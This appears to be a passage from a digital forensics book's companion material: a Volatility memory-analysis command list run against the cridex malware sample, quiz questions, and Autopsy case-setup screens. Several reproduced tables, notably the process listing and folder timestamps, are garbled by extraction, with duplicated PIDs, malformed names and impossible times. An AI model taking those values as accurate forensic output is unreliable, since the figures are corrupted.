


Figure 10.14 – Hex view of reader\_sl.exe



Figure 10.15 – VirusTotal results

```

Time Stamp: Sat Jun 18 18:51:55 2022
***** End of command output *****
Time Stamp: Sat Jun 18 18:56:31 2022
"C:\Users\madrz\Downloads\VolatilityWorkbench\1\vol.exe" -F "C:\Users\madrz\Downloads\DC01-memory\zttadie0011.mem" windows.pslist
#Please wait, this may take a few minutes.

Volatility 3 Framework 3.1.0-beta.1
PID PPID ImageNameOffset(CV) Threads Handles Session W0M64 CreateTime ExitTime
404 404 svhost.exe 0xe00040254900 2 - N/A False 2020-09-19 01:22:38 00:00000 N/A
404 404 svhost.exe 0xe00040254900 2 - N/A False 2020-09-19 01:22:38 00:00000 N/A
324 324 caross.exe 0xe00040252080 1 - 0 False 2020-09-19 01:22:40 00:00000 N/A
404 324 wininit.exe 0xe000402c2c900 1 - 0 False 2020-09-19 01:22:40 00:00000 N/A
412 412 cryptui.dll.dll 0xe00040252080 1 - 0 False 2020-09-19 01:22:40 00:00000 N/A
404 404 services.exe 0xe000408c11900 1 - 0 False 2020-09-19 01:22:40 00:00000 N/A
405 405 lsass.exe 0xe000408c0e090 31 - 0 False 2020-09-19 01:22:40 00:00000 N/A
390 390 winlogon.exe 0xe000408c24500 4 - 1 False 2020-09-19 01:22:40 00:00000 N/A
404 404 cryptui.dll.dll 0xe00040252080 1 - 0 False 2020-09-19 01:22:40 00:00000 N/A
644 642 svchost.exe 0xe0004060c94700 4 - 0 False 2020-09-19 01:22:40 00:00000 N/A
800 800 svchost.exe 0xe0004060ca2800 12 - 0 False 2020-09-19 01:22:40 00:00000 N/A
404 404 cryptui.dll.dll 0xe00040252080 1 - 0 False 2020-09-19 01:22:41 00:00000 N/A
848 848 svchost.exe 0xe0004060d1e00 18 - 0 False 2020-09-19 01:22:41 00:00000 N/A
926 926 svchost.exe 0xe0004060d5d00 18 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1500 1500 svchost.exe 0xe0004060d42000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
404 404 svhost.exe 0xe0004060d42000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1500 1500 svchost.exe 0xe0004060d42000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1332 1332 dfrs.exe 0x000000f0e000000000000000 18 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1388 1388 dns.exe 0x000000f0e000000000000000 18 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1389 1389 netsh.exe 0x000000f0e000000000000000 18 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1516 1516 svAuthService.exe 0x000000f14a02000 3 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1800 1800 vgtoslod.exe 0xe0004061a370000 3 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1644 1644 svhost.exe 0xe0004061a36000 21 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1404 1404 svhost.exe 0xe0004061a36000 21 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1984 1984 svchost.exe 0xe0004061a37000 7 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1984 1984 svchost.exe 0xe0004061a37000 7 - 0 False 2020-09-19 01:22:41 00:00000 N/A
796 796 vbl.exe 0x000000f0e000000000000000 11 - 0 False 2020-09-19 01:22:41 00:00000 N/A
796 796 vbl.exe 0x000000f0e000000000000000 11 - 0 False 2020-09-19 01:22:41 00:00000 N/A
1279 1279 svhost.exe 0xe0004061a36000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
2340 2340 svhost.exe 0xe0004061a36000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
2340 2340 svhost.exe 0xe0004061a36000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
2340 2340 svhost.exe 0xe0004061a36000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
2460 2460 msdtc.exe 0x000000f0e000000000000000 9 - 0 False 2020-09-19 01:22:41 00:00000 N/A
2340 2340 svhost.exe 0xe0004061a36000 10 - 0 False 2020-09-19 01:22:41 00:00000 N/A
3644 3644 coriolus.exe 0x000000f0e000000000000000 70 - 0 False 2020-09-19 01:22:41 00:00000 N/A
3798 3798 taskhost.exe 0x000000f0e000000000000000 7 - 1 False 2020-09-19 04:16:01 00:00000 N/A
3473 3473 explorer.exe 0x000000f0e000000000000000 39 - 1 False 2020-09-19 04:16:01 00:00000 N/A
401 401 SecurityHealth.exe 0x000000f0e000000000000000 10 - 1 False 2020-09-19 04:16:01 00:00000 N/A
2260 2260 svchost.exe 0xe0004061a36000 1 - 1 False 2020-09-19 04:16:14 00:00000 N/A
2604 2604 vmsvc.exe 0x000000f0e000000000000000 3 - 1 False 2020-09-19 04:16:14 00:00000 N/A
2846 2846 FTK Imager.exe 0x000000f0e000000000000000 1 - 1 False 2020-09-19 04:17:04 00:00000 N/A
2846 2846 FTK Imager.exe 0x000000f0e000000000000000 1 - 1 False 2020-09-19 04:17:04 00:00000 N/A
2784 2784 WINPRVSE.exe 0x000000f0e000000000000000 1 - 0 False 2020-09-19 04:17:14 00:00000 N/A

```

Figure 10.16 – Volatility Workbench

## Code and Commands

Command 10.1:

```
forensics@ubuntu:~$ git clone  
https://github.com/volatilityfoundation/volatility3.git
```

Command 10.2:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f <Memory  
Image File> <operatingsystem.plugin>
```

Command 10.3:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.info
```

Command 10.4:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.pslist
```

Command 10.5:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.psscan
```

Command 10.6:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.pstree
```

Command 10.7:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.dlllist --pid 1640
```

Command 10.8:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows dot handles --pid 1640
```

Command 10.9:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.ldrmodules --pid 1640
```

Command 10.10:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.malfind
```

Command 10.11:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem -o  
/home/forensics/EvidenceFiles/PID1640Dump/  
windows.dumpfiles --pid 1640
```

Command 10.12:

```
forensics@ubuntu:~/EvidenceFiles/PID1640Dump$ md5sum  
file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe  
.img
```

Command 10.13:

```
forensics@ubuntu:~$ sudo apt install binutils
```

Command 10.14:

```
forensics@ubuntu:~$ strings <file name> | grep <Regular  
Expression>
```

Command 10.15:

```
forensics@ubuntu:~$ strings pagefile.sys | grep -oE  
"\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"
```

Command 10.16:

```
forensics@ubuntu:~$ strings pagefile.sys | grep  
"^https?://" | sort | uniq | less
```

Command 10.17:

```
forensics@ubuntu:~$ strings pagefile.sys | egrep  
'([[:alnum:]_.-]{1,64}+@[[:alnum:]_.-  
]{2,255}+?\.\[[:alpha:]\]{2,4})'
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. What are some of the data points that can be found via memory analysis?
  - Running processes
  - Network connection
  - Command history
  - All of the above
2. What is not part of the network connections methodology?
  - Process name
  - Parent process ID
  - Check for signs of a rootkit
  - Associated entities
3. Dumping files associated with a process will never introduce malware into a responder's system.
  - True
  - False
4. One of the primary goals of memory analysis is to acquire malicious processes or executables for further analysis.
  - True
  - False

## Further reading

For more information about the topics covered in this chapter, refer to the following:

- *SANS Memory Forensics Cheat Sheet*: <https://digital-forensics.sans.org/blog/2017/12/11/updated-memory-forensics-cheat-sheet>
- *The Art of Memory Forensics*: <https://www.memoryanalysis.net/amf>

# Chapter 11

## Images

▀ Laptop1Final.E01	6/22/2022 1:40 PM	E01 File	2,096,127 KB
▀ Laptop1Final.E02	6/22/2022 1:41 PM	E02 File	2,096,105 KB
▀ Laptop1Final.E03	6/22/2022 1:41 PM	E03 File	2,096,122 KB
▀ Laptop1Final.E04	6/22/2022 1:42 PM	E04 File	2,096,119 KB
▀ Laptop1Final.E05	6/22/2022 1:42 PM	E05 File	2,096,114 KB
▀ Laptop1Final.E06	6/22/2022 1:43 PM	E06 File	2,096,101 KB
▀ Laptop1Final.E07	6/22/2022 1:43 PM	E07 File	2,096,103 KB
▀ Laptop1Final.E08	6/22/2022 1:44 PM	E08 File	2,096,114 KB
▀ Laptop1Final.E09	6/22/2022 1:45 PM	E09 File	2,096,101 KB
▀ Laptop1Final.E10	6/22/2022 1:45 PM	E10 File	2,096,125 KB
▀ Laptop1Final.E11	6/22/2022 1:45 PM	E11 File	2,096,115 KB
▀ Laptop1Final.E12	6/22/2022 1:46 PM	E12 File	2,096,124 KB
▀ Laptop1Final.E13	6/22/2022 1:46 PM	E13 File	2,096,121 KB
▀ Laptop1Final.E14	6/22/2022 1:46 PM	E14 File	2,096,125 KB
▀ Laptop1Final.E15	6/22/2022 1:47 PM	E15 File	2,096,095 KB
▀ Laptop1Final.E16	6/22/2022 1:47 PM	E16 File	2,096,125 KB
▀ Laptop1Final.E17	6/22/2022 1:47 PM	E17 File	2,096,111 KB
▀ Laptop1Final.E18	6/22/2022 1:48 PM	E18 File	1,611,176 KB

Figure 11.1 – E01 files



Figure 11.2 – Autopsy – creating a new case

 New Case Information

**Steps**

1. Case Information  
2. Optional Information

**Case Information**

Case Name:

Base Directory:

Case Type:  Single-User  Multi-User

Case data will be stored in the following directory:

< Back

Figure 11.3 – Autopsy – New Case Information

 New Case Information

**Steps**

1. Case Information  
2. Optional Information

**Optional Information**

Case

Number:

Examiner

Name:   
Phone:   
Email:   
Notes:

Organization

Organization analysis is being done for:

< Back

Figure 11.4 – New Case Information – Optional Information




Figure 11.5 – Add Data Source – Select Host




Figure 11.6 – Add Data Source – Select Data Source Type




Figure 11.7 – Selecting the E01 file




Figure 11.8 – Add Data Source – Configure Ingest




Figure 11.9 – Data source processing




Figure 11.10 – Data source complete




Figure 11.11 – Evidence source processing




Figure 11.12 – Autopsy GUI

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	RegdId	RegdHrd	Known
[Current folder]				2022-01-25 07:37:37 PST	2022-01-25 23:10:37 PST	2022-01-25 10:39:26 PST	2022-01-25 09:42:01 PST	76	Allocated	Allocated	Unknown
[parent folder]				2022-01-25 23:09:08 PST	2022-01-25 23:09:08 PST	2022-01-25 23:09:08 PST	2022-01-25 23:09:08 PST	176	Allocated	Allocated	Unknown
Common Files				2022-01-19 19:00:01 PST	2022-01-01 22:17:49 PST	2022-01-02 12:16:17:10 PST	2022-01-03 09:42:01 PST	366	Allocated	Allocated	Unknown
Google				2022-01-19 22:41:08 PST	2022-01-01 23:02:22 PST	2022-01-01 11:10:11:01 PST	2022-01-01 19:21:41:08 PST	244	Allocated	Allocated	Unknown
Internet Explorer				2022-01-25 23:30:08 PST	2022-01-01 22:17:49 PST	2022-01-01 14:17:11:01 PST	2022-01-01 09:42:01 PST	56	Allocated	Allocated	Unknown
Java				2022-01-02 23:08:18 PST	2022-01-05 22:38:38 PST	2022-01-02 18:02:44 PST	2022-01-02 23:21:37 PST	403	Allocated	Known	Unknown
Log4j				2022-01-03 22:24:44 PST	2022-01-03 23:02:22 PST	2022-01-02 17:11:49 PST	2022-01-03 23:24:41 PST	152	Allocated	Allocated	Unknown
Logitech				2022-01-03 22:23:07 PST	2022-01-01 23:02:22 PST	2022-01-02 12:15:17:21 PST	2022-01-03 22:23:09 PST	256	Allocated	Allocated	Unknown
Microsoft Update Health Tools				2022-01-07 22:28:51 PST	2022-01-01 23:02:23 PST	2022-01-11 17:11:49 PST	2022-01-07 22:28:51 PST	76	Allocated	Allocated	Unknown
Media & Windows Apps				2022-01-23 09:42:01 PST	2022-01-01 22:17:49 PST	2022-02-01 17:11:49 PST	2022-01-02 09:42:01 PST	40	Allocated	Allocated	Unknown
Rootkit				2022-02-03 22:49:01 PST	2022-01-01 23:02:22 PST	2022-02-12 10:17:30 PST	2022-01-03 19:22:41:02 PST	144	Allocated	Allocated	Unknown
Uninstall Information				2022-01-10 08:02:24 PST	2022-01-01 23:02:22 PST	2022-02-11 17:11:49 PST	2022-01-10 18:02:24 PST	40	Allocated	Allocated	Unknown
Windows Defender				2022-01-03 23:00:06 PST	2022-01-01 16:17:17 PST	2022-01-02 16:17:17 PST	2022-01-03 09:42:01 PST	300	Allocated	Allocated	Unknown
Windows Mail				2022-01-03 09:42:04 PST	2022-01-01 23:02:47:48 PST	2022-01-11 17:11:49 PST	2022-01-03 09:42:01 PST	352	Allocated	Allocated	Unknown
Windows Media Player				2022-01-03 09:32:02 PST	2022-01-01 22:17:48 PST	2022-02-01 17:11:49 PST	2022-01-03 08:30:19 PST	56	Allocated	Allocated	Unknown
Windows RT				2022-01-22 10:24:59 PST	2022-01-01 22:17:49 PST	2022-01-11 17:11:49 PST	2022-01-02 09:42:01 PST	400	Allocated	Allocated	Unknown

Figure 11.13 – Autopsy's center pane

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
<b>Metadata</b>									
Name:	/img_Laptop1Final.E01/vol_vol6/Program Files/desktop.ini								
Type:	File System								
MIME Type:	text/x-ini								
Size:	174								
File Name Allocation:	Allocated								
Metadata Allocation:	Allocated								
Modified:	2022-01-23 09:39:30 PST								
Accessed:	2022-02-12 15:39:47 PST								
Created:	2022-01-23 09:39:30 PST								
Changed:	2022-02-03 22:14:48 PST								
MD5:	6383522c180badc4e1d5c30a5c4f4913								
SHA-256:	4705ba6793dc93c1bbe2a9e790e9e22778d217531b1750471206fd5c52bbd2b5								
Hash Lookup Results:	UNKNOWN								
Internal ID:	61940								

Figure 11.14 – File metadata

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Page: 1 of 1	Page	← →	Go to Page: 1		Jump to Offset				Launch in HxD
0x00000000: FF FE 0D 00 0A 00 5B 00 2E 00 53 00 68 00 65 00	.....[...S.h.e.								
0x00000010: 6C 00 6C 00 43 00 6C 00 61 00 73 00 73 00 49 00	1.1.C.l.a.s.s.I.								
